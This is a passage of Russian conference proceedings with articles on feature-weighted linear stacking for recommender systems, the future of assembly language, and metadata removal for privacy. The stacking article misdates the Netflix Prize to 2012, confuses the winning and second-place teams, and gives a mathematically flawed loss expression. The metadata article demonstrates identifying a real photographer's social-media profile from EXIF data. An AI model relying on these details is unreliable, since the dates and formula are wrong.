4. Ануфриева Н.С. Правовые проблемы обработки персональных данных в трудовых отношениях // Актуальные проблемы современной юридической науки: Сборник научных трудов. Сургут: ИЦ СурГУ, 2012. С. 114-119.
5. Астахова Л.В., Рублёв Е.Л. Проблемы защиты персональных данных в период смены нормативной базы и пути их решения // Вестник УрФО. Безопасность в информационной сфере. 2013. № 1 (7). С. 32-41.

*Ерёмин Олег Юрьевич, кандидат технических наук, доцент кафедры  
«Компьютерные системы и сети», Московский государственный технический  
университет им Н.Э. Баумана, г. Москва*

*Моркулев Дмитрий Викторович, магистрант, Московский государственный  
технический университет им Н.Э. Баумана, г. Москва*

*e-mail: [morkulevdim@yandex.ru](mailto:morkulevdim@yandex.ru)*

*Комиссаров Владимир Викторович, магистрант, Московский  
государственный технический университет им Н.Э. Баумана, г. Москва*

## **ПРИМЕНЕНИЕ ПРИЗНАКО – ВЗВЕШЕННОГО ЛИНЕЙНОГО СОЧЕТАНИЯ ДЛЯ ГИБРИДНЫХ РЕКОМЕНДАТЕЛЬНЫХ СИСТЕМ**

**Аннотация:** В статье рассматривается применение признако-взвешенного линейного сочетания FWLS в гибридных рекомендательных системах, описано как FWLS позволяет повысить точности прогнозов за счет смешивания прогнозов нескольких моделей рекомендательных систем, показано, как использование функций в качестве весов, дополнительных входных данных, описывающих каждый пример в наборе данных, может повысить производительность взвешенных ансамблевых методов и сделать рекомендательную систему значительно более гибкой. Представлена модель реализации признако-взвешенного ансамбля рекомендаторов, включающая в себя рекомендатор совместной фильтрации и рекомендатор на основе контента, использующий мета-признаки для повышения точности, сохраняя при этом хорошо известные достоинства линейной регрессии в отношении скорости, стабильности и интерпретируемости.

**Ключевые слова:** рекомендательная система, гибридная рекомендательная система, признако-взвешенное линейное сочетание, линейная регрессия, функция потерь, методы оптимизации, совместная

фильтрация, рекомендация на основе контента.

**Annotation:** The article discusses the use of a feature-weighted linear stacking FWLS in hybrid recommender systems, describes how FWLS can improve the accuracy of predictions by mixing the predictions of several models of recommender systems, shows how the use of meta-functions, additional inputs that describe each example in a dataset, can improve the performance of weighted ensemble methods and make the recommender system much more flexible. An implementation model of a feature-weighted ensemble of recommenders is presented that includes a collaborative filtering recommender and a content-based recommender that uses meta-features to improve accuracy while maintaining the well-known advantages of linear regression in terms of speed, stability, and interpretability.

**Keywords:** recommender system, hybrid recommender system, feature-weighted linear stacking, linear regression, loss function, optimization methods, collaborative filtering, content-based recommendation.

## **Введение**

«Стекинг» — это метод, в котором прогнозы набора моделей предоставляются в качестве входных данных для алгоритма обучения второго уровня. Этот алгоритм второго уровня обучен оптимально сочетать прогнозы модели для формирования окончательного набора прогнозов. С момента его появления [1] многие специалисты по машинному обучению добились успеха, используя «стекинг» и связанные с ним методы, чтобы повысить точность прогнозирования относительно уровня, полученного любой из отдельных моделей. В некоторых контекстах «стекинг» также называют смешиванием или сочетанием, можно использовать эти термины взаимозаменяемо. FWLS в рамках рекомендательных систем является следующим этапом развития взвешенного ансамбля рекомендаторов и линейно комбинирует модельные предсказания, используя коэффициенты, которые сами по себе являются

линейными функциями мета-признаков. Этот метод был ключевым аспектом решения команды, занявшей второе место на конкурсе рекомендательных систем (PC) Netflix Prize в 2012 году, где Команда BellKor's Pragmatic Chaos выиграла приз в 1 миллион долларов, используя сочетание сотен различных моделей [2].

### 1 Взвешенный ансамбль рекомендаторов

Фильтрация на основе контента эффективна при обнаружении подобных элементов. Проблема заключается в том, что фильтрация на основе контента оценивает элемент лишь на основе метаданных. Совместная фильтрация, в свою очередь, не использует метаданные элементов, а берет в расчет только оценки других пользователей, что делает такой способ фильтрации более качественным и дает возможность рекомендовать не только схожий по определенной тематике контент, но и что-то иное, что могло бы понравиться пользователю, устраняя проблему излишней специализации.

Система может использовать методы совместной фильтрации и фильтрации на основе контента совместно, взвешивая выходы каждой из моделей и суммируя – в этом состоит идея взвешенного гибридного рекомендатора. В контексте взвешенного ансамбля два или более рекомендаторов объединяющихся таким образом, называются функциональными рекомендаторами. Пример взвешенного ансамбля рекомендаторов представлен на рисунке 1.




Рисунок 1 – взвешенный гибрид, сочетающий в себе результаты совместной фильтрации и фильтрации на основе контента

Здесь  $w_{\text{сф}}$  и  $w_{\text{фнок}}$  представляют собой веса соответствующих рекомендательных моделей. Их можно устанавливать вручную, но эффективнее вычислять их из задач машинного обучения, в частности, веса можно вычислить, вычислив коэффициенты в функции линейной регрессии. Линейная регрессия задается функцией  $f(u, i)$ , которая при известном выходе двух рекомендательных моделей лучше всего описывает исходные оценки пользователя. Имея оценки, прогнозируемые каждым функциональным рекомендатором и действительные оценки из исходных данных, представляется возможным рассчитать необходимые веса через функцию для минимизации. В качестве функции для минимизации можно выбрать любую метрику ошибки, например, среднеквадратичную ошибку, вычисляемую по формуле (1).

$$RMSE = \sqrt{\frac{\sum_{\hat{r}_{ui} \in \hat{R}} (r_{ui} - \hat{r}_{ui})^2}{|\hat{R}|}} \quad (1)$$

Здесь  $|\hat{R}|$  - количество точек данных в матрице рейтингов (матрице пользователь-элемент),  $r_{ui}$  - действительное значение рейтинга, т.е. рейтинг, который пользователь поставил элементу,  $\hat{r}_{ui}$  - рейтинг, прогнозируемый моделью, как упоминалось ранее  $\hat{r}_{ui}$  следует представить в виде линейной регрессии функцией, принимающей вид, показанный выражением (2).

$$f(u, i) = w_{\text{сф}} * r_{\text{сф}}(u, i) + w_{\text{фнок}} * r_{\text{фнок}}(u, i) \quad (2)$$

Здесь  $r_{\text{сф}}(u, i)$  - прогноз рекомендатора совместной фильтрации,  $r_{\text{фнок}}(u, i)$  - прогноз рекомендатора на основе контента. Веса  $w_{\text{сф}}$  и  $w_{\text{фнок}}$  подбираются так, чтобы функция линейной регрессии максимально близко описывала данные. Минимизация функции для минимизации (функции ошибки) (1) выполняется с применением методов оптимизации, таких как метод наименьших квадратов OLS, градиентный спуск GD, стохастический градиентный спуск SGD. Для каждого из них существует множество программных пакетов, легко позволяющих решить подобную задачу.

Такой способ объединения дает результат лучше, чем результаты функциональных рекомендаторов по отдельности, но его можно улучшить еще, заменив статичные значения весов на значения, изменяющиеся в зависимости от пользователя или элемента, тем самым трансформировав взвешенный гибрид в признако-взвешенный гибрид.

## **2 Признако-взвешенный ансамбль рекомендаторов**

В контексте рекомендательных систем, когда необходимо предсказать предпочтения клиентов в отношении различных элементов, объем собираемых данных может значительно различаться в зависимости от того, какой клиент или какой элемент рассматривается. Модель А может быть более надежной, чем модель Б, для пользователей, которые оценили множество элементов, но модель Б может превзойти модель А для пользователей, которые оценили лишь несколько элементов. Имея такую ситуацию в системе, следует использовать подход, который повышает точность регрессионной модели путем примешивания дополнительной информации в веса линейной функции, что называется признако-взвешенным линейным сочетанием (стекинг) FWLS [3]. Такой дополнительный источник информации, как количество элементов, оцененных пользователем, или количество пользователей, оценивших элемент, часто называют мета-функцией [4].

### **2.1 Представление веса в виде функций**

Исходя из вышеописанного, необходимо представить статичные веса в функции, показанной в (2) в виде функций. Так, выражение (2) расширяется в выражение (3): веса заменяются функциями [4].

$$f(u, i) = w_{сф}(u, i) * r_{сф}(u, i) + w_{фнок}(u, i) * r_{фнок}(u, i) \quad (3)$$

Такой функционально-взвешенный гибрид показан на рисунке 2.




Рисунок 2 – признако-взвешенный (FWLS) рекомендатор

## 2.2 Алгоритм вычисления весов в общем виде

Пусть есть ряд рекомендаторов  $g_1, g_2, \dots, g_L$ . Каждый  $g_i$  принимает на вход пользователя и элемент и возвращает прогноз оценки. Стандартное линейное сочетание [5] характеризует смешанную функцию прогнозирования  $b$  в виде выражения (4).

$$b_{FW}(u, i) = w_1 g_1(u, i) + w_2 g_2(u, i) + \dots + w_L g_L(u, i) \quad (4)$$

В рамках рекомендательных систем это представляет под собой взвешенный ансамбль рекомендаторов. Выражение (5) является более простой формой записи выражения (4).

$$b_{FW}(u, i) = \sum_{j=1}^L w_j g_j(u, i) \quad (5)$$

Если представить каждый вес в виде функции, то будут получено выражение (6) для признако-взвешенной функции.

$$b_{FW}(u, i) = \sum_{j=1}^L w_j(u, i) g_j(u, i) \quad (6)$$

Взвешенные функции могут быть определены выражением (7): каждый  $w_j$  определяется как сумма мета-функций с весом  $v_{kj}$ .



$$w_j(u, i) = \sum_{k=1}^M v_{kj} f_k(u, i) \quad (7)$$

Имея два рекомендатора для совместной фильтрации и для фильтрации на основе контента, можно задать смешанную функцию выражением (8).

$$b(u, i) = (v_{11}f_1(u, i) + v_{12}f_2(u, i))r_{сф}(u, i) + (v_{21}f_1(u, i) + v_{22}f_2(u, i))r_{фнок}(u, i) \quad (8)$$

Рекомендатор FWLS работает по схеме, пример которой показан на рисунке 3. Он используется чтобы смешать результаты рекомендаторов, используя веса, которые являются функциями [4].




Рисунок 3 – пример рекомендатора FWLS, содержащего рекомендаторы с совместной фильтрацией и на основе контента

Функции  $f_k(u, i)$  задаются извне в соответствии с требованиями реализации. Поиск значений  $v_{kj}$  является задачей оптимизации, их можно вычислить с применением метода градиентного спуска [3]. Для этого, аналогично описанному ранее, требуется получить функцию для минимизации. Исходя из описанного выше, используя формулы (7) и (8) рейтинг элемента в рекомендаторе FWLS представляется выражением (9).

$$r_{FWLS}(u, i) = \sum_{j=1}^L \sum_{k=1}^M v_{kj} f_k(u, i) g_j(u, i) \quad (9)$$

В качестве функции для минимизации можно использовать метрику среднеквадратической ошибки MSE или RSS, как это сделано в [4], выражение для вычисления которого представлено формулой (10).

$$\sum_{u \in \text{пользователей}} \sum_{i \in \text{элементов}} (r_{FWLS}(u, i) - r_{u,i})^2 \quad (10)$$

Подставив в (10) выражение (9) функция для минимизации примет вид (11).

$$\sum_{u \in \text{пользователей}} \sum_{i \in \text{элементов}} \sum_{j=1}^L \sum_{k=1}^M (v_{kj} f_k(u, i) g_j(u, i) - r_{u,i})^2 \quad (11)$$

### Заключение

FWLS позволяет извлечь выгоду из мета-функций, в то же время адаптируясь с помощью методов линейной регрессии. Этот метод не просто добавляет мета-функции в качестве дополнительных входных данных, по которым будет производиться регрессия, он параметризует коэффициенты, связанные с моделями, как линейные признаки (функции) мета-функций. Таким образом, этот метод обладает всеми известными преимуществами скорости, стабильности и интерпретируемости, присущими линейной регрессии, и в то же время дает значительный прирост точности прогнозирования.

### Библиографический список:

1. Дэвид Вулперт Х. Обобщение с накоплением // Нейронные сети: официальный журнал Международного общества нейронных сетей. 1992. Том. 5, № 2. С. 241-259.
2. Корен У. Решение Bellkor-а на главный приз netflix [Электронный ресурс] // Seas GWU: Школа инженерии и прикладных наук Университета Джорджа Вашингтона в Вашингтоне, округ Колумбия. URL:

<https://www2.seas.gwu.edu/~simhaweb/champalg/cf/papers/KorenBellKor2009.pdf>

(дата обращения: 12.10.22).

3. Силл Дж., Такач Г., Лин Д. Признако-взвешенное линейное сочетание // arXiv. Ноябрь 2009. С. 1-17.

4. Фальк К. Рекомендательные системы на практике. Москва: ДМК-Пресс, 2020. 448 с.

5. Брейман Л. Регрессия с суммированием. Машинное обучение. Нью-Йорк: Springer, 1996. 264 с.

*Калиничев Станислав Юрьевич, преподаватель факультета довузовской подготовки и среднего профессионального образования, ФГБОУ ВО «Мордовский государственный университет им. Н.П. Огарёва»  
e-mail: [sonmordor@gmail.com](mailto:sonmordor@gmail.com)*

*Пивкин Алексей Александрович, студент факультета довузовской подготовки и среднего профессионального образования, ФГБОУ ВО «Мордовский государственный университет им. Н.П. Огарёва»*

## **ЕСТЬ ЛИ БУДУЩЕЕ У ЯЗЫКА ПРОГРАММИРОВАНИЯ АССЕМБЛЕР?**

**Аннотация:** в данной статье мы попытаемся разобраться в актуальности изучения низкоуровневого языка программирования с целью последующего его применения на при написании кода. Также рассмотрим, где и в каких областях используется ассемблер.

**Ключевые слова:** ассемблер, низкоуровневый язык программирования.

**Abstract:** in this article, we will try to understand the relevance of studying a low-level programming language for the purpose of its subsequent application when writing code. Also consider where and in what areas the assembler is used.

**Keywords:** assembler, low-level programming language.

В наше время многие программисты считают, что не стоит тратить лишнее время на изучение ассемблера поскольку он считается языком программирования низкого уровня, следовательно большие сложные программы на нем писать крайне проблематично. Но если с этой точки зрения всё довольно-таки понятно, то почему же есть немалая часть программистов, которая не готова похоронить в прошлом этот язык программирования? Давайте разбираться.

Язык ассемблера (от англ. assembly language) – это низкоуровневый язык программирования, который используется для представления команд центрального процессора. При этом команды процессора остаются понятными программисту. Также под термином «ассемблер» подразумевают ПО, которое преобразует исходный код в машинный. Обратный процесс (конвертация машинного кода в ассемблер-код) выполняется при помощи дизассемблера [2].

Иначе говоря, ассемблер – это язык, который позволяет программисту обращаться напрямую к процессору машины.

Можно отметить, ассемблер является символьным видом записи машинного кода, отсюда следует, что понимание кода для процессора на нем становится в какой-то мере проще. При этом для одного устройства можно разработать несколько языков ассемблера. Работа программиста с высокоуровневым языком скрывает проблемы реализации алгоритмов, в отличие от языка ассемблера, который позволяет открыто взаимодействовать с компьютерной системой команд.

Язык ассемблера дает доступ к регистрам и методам адресации, использует терминологию команд процессора для описания операций. Кроме того, он может содержать инструментарий более высокого уровня, такой как макрокоманды, возможность задавать автоматический выбор команд и инструменты для описания структур данных.

Ассемблер нередко называют языком процессоров, отсюда следует, что пока существуют различные типы процессоров, будет жить и сам ассемблер. Программисты, которые отлично владеют ассемблером, могут не только понять код, записанный на языке более высокого уровня, но и оптимизировать его, так как они полностью понимают процессорную архитектуру используемого компьютера.

Самое главное достоинство ассемблера в том, что он максимально приближен к процессору, но в то же время его основной недостаток заключается в делении типовых операций, что очень тяжело воспринимается для немалого количества людей.

У ассемблера также имеется ряд других недостатков. Самый большой недостаток заключается в том, что для решения любой простой задачи нужно обладать немалыми знаниями, а это иногда является непреодолимым препятствием для начинающего программиста. Также к недостаткам этого языка программирования можно отнести очень длинные листинги программ, из-за чего прочтение ассемблерных программ становится тяжким занятием. Ещё к одному недостатку можно отнести отсутствие потребности у многих современных устройств в подробном описании операций на примитивном языке, то есть, некоторые действия проще и быстрее будет описать на языке высокого уровня. Что же касается библиотек, то они ограничены, в сравнении с высокоуровневыми языками.

Перенос ассемблерного кода с одного контроллера на другой, является трудоемким процессом. А именно, если при переносе где-нибудь в коде программы появится ошибка, то на отладку программы уйдет не мало времени. Данный язык сильно привязан к конкретному семейству контроллеров.

Как и все другие области, область программирования также переживает различные эволюции и нововведения. Из-за этого язык ассемблера становится менее популярным. Появляются новые языки программирования (Фортран, Лисп, Кобол, Паскаль, Си и другие), которые более практичны и быстры. Несмотря на это, ассемблер всегда будет востребован, так как есть довольно большой список задач, где именно использование данного низкоуровневого языка даст максимальный успех. Ассемблер как нельзя лучше всего подходит для написания таких программ, где важным критерием является:

- Скорость работы, быстродействие программы. Это может быть какая-нибудь игра или драйвер для компьютера.
- Объём, который доступен для использования памяти. К ним можно отнести вирусные и защитные программные обеспечения, также программы для микроконтроллеров и микропроцессоров или загрузочные сектора.

Ниже приведён небольшой список задач, решаемых с использованием ассемблера:

1. Повышение скорости реагирования участков программ, написанных на Си++, к примеру, или на других более высокоуровневых языках. Программа считается оптимально если она выполняется быстро, правильно, занимает малый объем памяти и имеет легкое зрительное восприятие. Многие программисты нашего времени считают, что использовать ассемблер лучше лишь для оптимизации кода программ, путём создания ассемблерных вставок в листинг, написанный на высоком языке программирования, а в одиночку его применять не стоит.

2. Отчасти это утверждение верно, но не стоит забывать, что на ассемблере написаны даже некоторые операционные системы. Довольно часто для написания операционных систем используют язык Си, но изначально он и разрабатывался для создания одной из первых версий Unix. Ассемблер активно используют при написании аппаратно-зависимых участков кода, например, загрузчик ОС, HAL и ядро. В ядрах популярных операционных систем, таких как Windows и Linux также присутствуют небольшие участки с ассемблерным кодом. Некоторое ОС полностью пишут на этом языке, пример – MenuetOS (любительская операционная система для ПК), самое интересное заключается в том, что она полностью уместается на дискете, а интерфейс представлен пользователю в виде многооконной графики.

3. Написание микроконтроллерных и микропроцессорных программ. В наше время микроконтроллеры (МК) развиваются очень стремительно. Ассемблер очень активно используется для программирования МК, там частой операцией является перемещение отдельных байтов из одних ячеек памяти в другие. Профессоры и ученые подчеркивают важность программирования в данной сфере, подтверждая это тем фактом, что в современных жилых домах в среднем находится около 50 микроконтроллеров.

4. Разработка драйверов. Применяется для написания участков кода, непосредственно связанных с аппаратным обеспечением, а остальное пишут чаще на высокоуровневых языках, тем самым получают максимальную надежность и практичность, что действительно необходимо для драйверов,

работающих в режиме ядра, где любая ошибка может уничтожить систему.

5. Написание антивирусов и другого защитного программного обеспечения. С антивирусными программами сложилась аналогичная ситуация, как и с разработкой драйверов, программы имеют высокий уровень ответственности в целости данных и функциональности ОС.

6. Разработка трансляторов для языков программирования. Здесь ситуация куда более понятнее, ассемблер – язык процессоров, можно сказать является одним из близких языком для них, и не на каком другом языке программирования нельзя так грамотно описать компилятор для процессора.

С самого начала появления процессоров ассемблер стал фундаментальным языком программирования. Как ученые, стремящиеся исследовать структуру вселенной, ищут ее первоначальные и неделимые элементы, так и программисты используют ассемблер, чтобы понять работу машинных команд, необходимых для написания программ. Даже если программист никогда не планирует писать на этом языке программирования, без знания его основных принципов невозможно стать опытным профессионалом. Аналогично тому, как невозможно стать математиком, если не знать азы арифметики. Если программист не понимает, как процессор реагирует на операции, то вероятнее он станет наваливать в одну кучу известные ему операции, не понимая, каким будет конечный результат [3].

Однако это не гарантирует, что изучив ассемблер вы найдете хорошую работу, но и попросту времени вы не потеряете, так как обязательно найдете ему применение при написании собственных программ.

Ассемблер, как и любой другой язык, имеет ряд достоинств и недостатков, но плюсов низкоуровневый язык программирования имеет гораздо больше, чем минусов.

Учитывая вышеупомянутые факты, можно сделать вывод, что у ассемблера определённо есть будущее.

### **Библиографический список:**



1 Есть ли будущее у ассемблера? [Электронный ресурс] Студенческий научный форум — Режим доступа: <https://scienceforum.ru/2019/article/2018010638>.

2 Что такое ассемблер: где используется и актуален ли этот язык программирования в 2023 году [Электронный ресурс] LoftSchool.com — Режим доступа: <https://loftschool.com/blog/posts/assembler-что-это>.

3 Язык ассемблера: в чем суть и нужно ли изучать сегодня [Электронный ресурс] GeekBrain IT-образование — Режим доступа: <https://gb.ru/blog/yazyk-assemblera>.

*Каримова Ангелина Юнусовна, студент 4 курса Института кибербезопасности и цифровых технологий ФГБОУ ВО «МИРЭА — Российский технологический университет», г. Москва, Российская Федерация*  
*e-mail: [carimovaange@yandex.ru](mailto:carimovaange@yandex.ru)*

## МЕТАДААННЫЕ КАК УГРОЗА КОНФИДЕНЦИАЛЬНОСТИ ЛИЧНОЙ ИНФОРМАЦИИ

**Аннотация:** В данной статье поднимается вопрос о важности защиты личной информации и сравниваются различные практические способы повышения конфиденциальности данных путём удаления метаданных из файлов. Было определено значение метаданных, а также экспериментально объяснены потенциальные риски, связанные с их присутствием. Затем в статье были представлены подробные шаги, как удалить метаданные из различных типов файлов, включая текстовый документ, изображение, видео- и аудиозапись, используя четыре различных способа. Были описаны преимущества и недостатки каждого способа, на основании которых был выбран наилучший из них. Таким образом, применяя данную меру предосторожности, люди могут гарантировать сохранность своей личной информации.

**Ключевые слова:** метаданные, безопасность, защита личных данных, конфиденциальность, удаление метаданных.

**Annotation:** The article raises an issue of the importance of protecting personal information and compares different practical ways to enhance data privacy by deleting metadata from files. The meaning of metadata was defined, and the potential risks associated with its presence were explained by experiment. The article then presented a detailed steps on how to remove metadata from different types of

files including text document, image, video and audio recording by using four different ways. The advantages and disadvantages of each method were outlined, based on which the best one was chosen. Thus, by taking this precautionary measure, people can ensure the safety of their personal information.

**Keywords:** metadata, security, personal data protection, confidentiality, deleting metadata.

В настоящее время Интернет и информационные технологии играют важную роль в жизни каждого человека. Стремительное развитие общества в сторону информатизации позволяет проникать компьютерным технологиям во все сферы человеческой жизни, что способствует их использованию в качестве средств общения, обучения, работы, совершения покупок и т.д., образуя глобальное информационное пространство. Большинство людей не представляют жизнь без смартфонов, которые могут включать в себя огромный функционал, создавая возможность работать более продуктивно. Удобство, которое предоставляют современные технологии, имеет свои преимущества, но в то же время, оно увеличивает риск доступа киберпреступниками к информации, где бы она ни находилась. Поэтому информационная безопасность становится всё более и более важной, так как сегодня у нас есть много ценной информации.

Информация может быть ценной как для организации, так и для отдельного человека, но в рамках данной статьи будет рассмотрена защита личных данных, поскольку любой человек, согласно статьям 23 и 24 Конституции РФ имеет право на неприкосновенность частной жизни и запрет на сбор информации о частной жизни без его согласия [1]. Некоторые люди могут задумываться о сокрытии или удалении своих персональных данных от посторонних глаз, но не все, отправляя изображение или какой-то документ, даже не имея с ними чего-то общего, задумываются о том, что такие файлы могут содержать метаданные.

Простыми словами, метаданные — это данные о данных, которые могут

включать в себя имя автора файла, время создания или последнего изменения, название устройства, с помощью которого был создан файл, и даже геолокацию. Попав такие данные в руки злоумышленника, владелец файла ставит под угрозу не только конфиденциальность своих данных, но и, возможно, свою жизнь.

Вначале необходимо дать более подробное определение понятия метаданных. В век цифровизации является актуальным определение согласно ГОСТу 7.0.95 — 2015, распространяющемуся на организации, ведущие библиотечно-информационную деятельность: метаданные — структурированные данные, описывающие контекст, содержание и структуру электронного документа, предназначенные для его идентификации и поиска, а также процессы управления на протяжении всего жизненного цикла документа [2]. Похожее понятие присутствует и в ГОСТе 7.0.8 — 2013, устанавливающим термины по делопроизводству и архивному делу: метаданные — данные, описывающие контекст, содержание, структуру документов, обеспечивающие управление документами в информационной сфере [3]. В ГОСТе Р ИСО 15489-1-2019, определяющем подходы к созданию и управлению документами, приводится такое определение: метаданные документов — структурированная или полуструктурированная информация, которая позволяет создавать, управлять и использовать документы в разное время и в различных областях деятельности [4].

Проанализировав вышеперечисленные определения, можно сказать, что метаданные — это формально описанные сведения, характеризующие свойства того или иного объекта данных и позволяющие управлять им. Как правило, они записываются в виде «атрибут: значение» в соответствии с заданным стандартом, например, «Дублинское ядро». Текстовый документ будет содержать, например, формат, дату его создания, последнего изменения, приложение, с помощью которого он был создан и изменён. Для изображения или видео метаданными могут быть название устройства, с помощью которого была проведена съёмка и её дата, формат файла и геолокация. Также в качестве

метаданных для любого файла может выступать имя или никнейм автора. Все перечисленные сведения представляют угрозу конфиденциальности человека, создавшего и выложившего в Интернет тот или иной файл.

Можно продемонстрировать, насколько легко найти профиль человека в социальных сетях по метаданным. В качестве эксперимента было выбрано изображение начинающего фотографа. Для просмотра метаданных можно воспользоваться как бесплатными онлайн сервисами в Интернете, так и скачав соответствующую утилиту. На Рисунок 1 показан фрагмент метаданных изображения при помощи утилиты ExifTool.

```
PS .\exiftool
ExifTool Version Number : 12.58
File Name                : DSC_0242.jpg
Directory                :
File Size                : 11 MB
Zone Identifier          : Exists
File Modification Date/Time : 2023:03:26 17:14:35+03:00
File Access Date/Time    : 2023:03:26 17:14:36+03:00
File Creation Date/Time  : 2023:03:25 19:36:35+03:00
File Permissions         : -rw-rw-rw-
File Type                : JPEG
File Type Extension      : jpg
MIME Type                : image/jpeg
Exif Byte Order          : Big-endian (Motorola, MM)
Make                    : NIKON CORPORATION
Camera Model Name       : NIKON D3200
Orientation              : Horizontal (normal)
X Resolution             : 300
Y Resolution             : 300
Resolution Unit          : inches
Software                 : Ver.1.00
Modify Date              : 2022:10:31 19:04:52
Artist                   : Lunyakina
Y Cb Cr Positioning     : Co-sited
Exposure Time            : 1/160
F Number                 : 5.3
Exposure Program         : Not Defined
ISO                      : 3200
```

Рисунок 1 — Просмотр метаданных

Прямоугольниками выделены те поля, к которым злоумышленники могут проявить большой интерес. Особенно выделяется поле с автором снимка, в котором указаны имя и фамилия. В Интернете находятся множество сайтов, которые предоставляют поиск людей в социальных сетях по заполненной форме с именем и фамилией. Воспользовавшись одним из таких сайтов, было выяснено, что человек с такими именем и фамилией имеет профиль только в социальной сети «ВКонтакте». Нажав на готовую ссылку, можно перейти в профиль и узнать более подробную информацию об авторе изображения.

Ситуация значительно усложнится, если у искомого человека будут тэжки и однофамильцы, потребуется больше уточняющей информации, которую опытному злоумышленнику не составит труда добыть.

Как правило, в социальных сетях публикуется информация, непосредственно связанная с пользователем или его интересами, например, любимая еда, питомец или увлечения. Даже такую, на первый взгляд, безобидную информацию не стоит публиковать в своём профиле, потому что она может быть использована преступниками в качестве ответа на секретный вопрос, например, для сброса пароля профиля.

Одним из самых надёжных и гарантированных способов защиты личных сведений является удаление метаданных файлов.

Самый простой способ удаления метаданных — через свойства файла. Если нажать правой кнопкой мыши на файл и перейти на вкладку «Подробно», то в самом низу окошка будет надпись, нажав на которую можно удалить либо все метаданные, либо выбрать те, которые необходимо удалить. В результате была удалена информация, содержащая модель фотоаппарата и имя автора снимка. Оставшиеся метаданные — это настраиваемые перед съёмкой параметры фотоаппарата.

Вторым способом удаления метаданных является использование утилиты на примере ExifTool. Помимо обычного просмотра метаданных, она позволяет их удалять, изменять или добавлять новые. Для процедуры удаления необходимо запустить данную утилиту в командной строке с тегом «-all=». Использование функции удаления метаданных данной утилитой позволило удалить не только информацию, связанную с автором снимка, но и настроенные параметры фотоаппарата.

Следующий способ удаления метаданных основан на использовании онлайн сервисов. Для этого достаточно создать соответствующий запрос в Интернете и выбрать понравившийся сайт. В качестве примера можно рассмотреть, как работает инструмент под названием «metaClean» от испанской компании Adarsus, специализирующейся на защите конфиденциальной

информации. С помощью metaClean были выведены все имеющиеся метаданные изображения трёх форматов: EXIF, IPTC и XMP. Для их удаления необходимо нажать на кнопку «Get my file clean», которая находится непосредственно после метаданных, после чего произойдёт загрузка исходного файла без метаданных. В конечном итоге были стёрты такие данные, как имя автора, модель фотоаппарата и его параметры съёмки.

